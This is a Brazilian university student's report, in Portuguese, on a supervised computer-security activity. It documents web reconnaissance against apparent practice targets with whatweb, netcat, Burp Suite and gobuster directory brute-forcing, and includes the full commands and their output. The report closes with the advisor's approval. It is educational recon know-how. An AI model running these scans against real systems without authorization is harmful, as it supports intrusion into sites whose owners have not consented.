  The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://www.bancocn.com
[+] The site http://www.bancocn.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2

```

Identificar tecnologia com whatweb executando o comando:

whatweb http://decstore.com.br

```
(kali@kali)-[~]
└─$ whatweb http://decstore.com.br
http://decstore.com.br [302 Found] Country[BRAZIL][08], IP[200.160.2.95], RedirectLocation[https://conteudo.desecsecurity.com/curso-ngen-pentest]
https://conteudo.desecsecurity.com/curso-ngen-pentest [200 OK] Cookies[[_rd_experiment_version], Country[UNITED STATES][06], Frame, HTML5, IP[34.68.90.188], JQuery[1.11.2], Open-Graph-Protocol, Script[text/javascript], Strict-Transport-Security[max-age=7776000], Title[Curso de pentest gratuito: Descubra o que nunca te contaram sobre Pentest], UncommonHeaders[access-control-allow-origin,content-security-policy-report-only,referrer-policy], Vimeo, X-Frame-Options[sameorigin], X-UA-Compatible[If=edge]
```

Executando o mesmo comando no bancocn, gerou seguintes dados:

```
(kali@kali)-[~]
└─$ whatweb http://www.bancocn.com
http://www.bancocn.com [200 OK] Country[RESERVED][22], HTML5, HTTPServer[cloudflare], IP[172.67.192.199], JQuery, PHP[5.6.40-29+ubuntu18.04.1+deb.sury.org+1], Script[text/javascript], Title[Banco da Coreia do Norte], UncommonHeaders[cf-cache-status,report-to,nel,cf-ray], X-Powered-By[PHP/5.6.40-29+ubuntu18.04.1+deb.sury.org+1]
```

Verificar métodos HTTP aceitos com netcat, utilizando comando:

nc -v decstore.com.br 80 -C

```
(root@desec:lab)-[~/home/desec/Desktop/decstore]
└─$ nc -v decstore.com.br 80 -C
decstore.com.br [172.16.1.245] 80 (http) open
OPTIONS /sakjdkasjda HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 10 Sep 2021 15:03:37 GMT
Server: Apache/2.4.18 (Ubuntu)
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
Connection: close
```



Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



Obs.: Ao executar, não retornou resultado porque o site não respondeu.

```
(kali@kali)-[~]
└─$ nc -v decstore.com.br 80 -C
DNS fwd/rev mismatch: decstore.com.br ≠ r.registro.br
decstore.com.br [200.160.2.95] 80 (http) open
OPTIONS / DAFADFADA
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
```

Realizando spidering na aplicação:

Utilizando Burpsuit, é possível identificar todas as requisições, bem como a estrutura das páginas carregadas:

Interface do Burp Suite Community Edition v2023.6.2 - Temporary Project. O painel principal mostra uma requisição HTTP GET para http://decstore.com.br. O cabeçalho da requisição inclui: Host: decstore.com.br, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36. A resposta retornada é HTML (200 OK) com o seguinte conteúdo: https://conteudo.desecsecurity.com/curso-ngen-pentest. O painel de detalhes à direita mostra os atributos da requisição e a resposta.

Realizando brute force de arquivos:


Para isso, foi utilizado gobuster que é utilizado para brute force de diretórios, executando o comando:

```
gobuster dir -u http://bancocn.com/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o arquivos -x php,bkp,old,txt,xml
```



Serviço Público Federal
Ministério da Educação

Fundação Universidade Federal de Mato Grosso do Sul



```

└─$ gobuster dir -u http://bancocn.com/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -o arquivos -x php,bkp,old,txt,xml

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://bancocn.com/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.5
[+] Extensions:  php,bkp,old,txt,xml
[+] Follow Redirect: true
[+] Expanded:     true
[+] Timeout:      10s

2023/09/12 19:58:04 Starting gobuster in directory enumeration mode

http://bancocn.com/.htpasswd.txt      (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd.xml      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess.bkp      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess.old      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess          (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd.old      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess.txt      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess.php      (Status: 403) [Size: 280]
http://bancocn.com/.htaccess.xml      (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd.bkp      (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd.php      (Status: 403) [Size: 280]
http://bancocn.com/.htpasswd          (Status: 403) [Size: 280]
http://bancocn.com/admin              (Status: 200) [Size: 953]
http://bancocn.com/all.php            (Status: 200) [Size: 7694]
http://bancocn.com/assets             (Status: 200) [Size: 7617]
http://bancocn.com/campaigns         (Status: 520) [Size: 0]

```

Como os dados de retorno foi salvo em um documento chamado arquivos, buscaremos nesse documento apenas os retornos com status 200, executando comando:

grep 200 arquivos

```

└─$ # grep 200 arquivos
http://bancocn.com/admin              (Status: 200) [Size: 953]
http://bancocn.com/all.php            (Status: 200) [Size: 7694]
http://bancocn.com/assets             (Status: 200) [Size: 7617]
http://bancocn.com/cat.php            (Status: 200) [Size: 11278]
http://bancocn.com/classes            (Status: 200) [Size: 2117]
http://bancocn.com/css                (Status: 200) [Size: 1308]
http://bancocn.com/footer.php         (Status: 200) [Size: 1160]
http://bancocn.com/header.php         (Status: 200) [Size: 5958]
http://bancocn.com/images             (Status: 200) [Size: 920]
http://bancocn.com/index.php          (Status: 200) [Size: 12522]
http://bancocn.com/robots.txt         (Status: 200) [Size: 31]
http://bancocn.com/robots.txt         (Status: 200) [Size: 31]
http://bancocn.com/show.php           (Status: 200) [Size: 7209]

```

Obtendo essas informações, possibilita a execução de brute force de parâmetros para tentar identificar se algum dos arquivos encontrados responde passando algum parâmetro.



Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul



CONCLUSÃO

Nas atividades orientadas a ensino realizadas, reiterou sobre a importância de proteger nossos dados e sistemas contra ameaças cibernéticas. Também remeteu sobre a importância de não subestimar o assunto, pois constantemente são desenvolvidas novas formas de atacar redes, dispositivos e dados pessoais. Sem proteção adequada, estamos sujeitos a invasões, roubos de identidade, fraudes financeiras e interrupções de serviços essenciais.

Portanto, o estudo em segurança computacional foi essencial, pois além de gerar uma grande satisfação e segurança pessoal, também agrega do ponto de vista profissional, gerando possíveis oportunidades.

Campo Grande, 15 de setembro de 2023.

Documento assinado digitalmente
gov.br DIOGO LUZITANI FERNANDES DA SILVA
Data: 31/10/2023 08:05:25-0300
Verifique em <https://validar.iti.gov.br>

Diogo Luzitani Fernandes da Silva
Acadêmico

RELATÓRIO DE CONCLUSÃO DE ORIENTAÇÃO

Eu, professor **Carlos Alberto da Silva**, SIAPE 06433752, declaro para os devidos fins que orientei no período de 10/05/2023 a 15/09/2023, o acadêmico: Diogo Luzitani Fernande da Silva, RGA: 2016.1907.026-0, em Atividade Orientada a Ensino intitulada: “Segurança computacional (Black Arch)”, totalizando carga horária de 200 horas.

Parecer do orientador:

X Aprovado Reprovado

Campo Grande - MS, 15 de setembro de 2023.

DocuSigned by:

Carlos Alberto da Silva

920DFDF033004E1...

Carlos Alberto da Silva
Faculdade de Computação
UFMS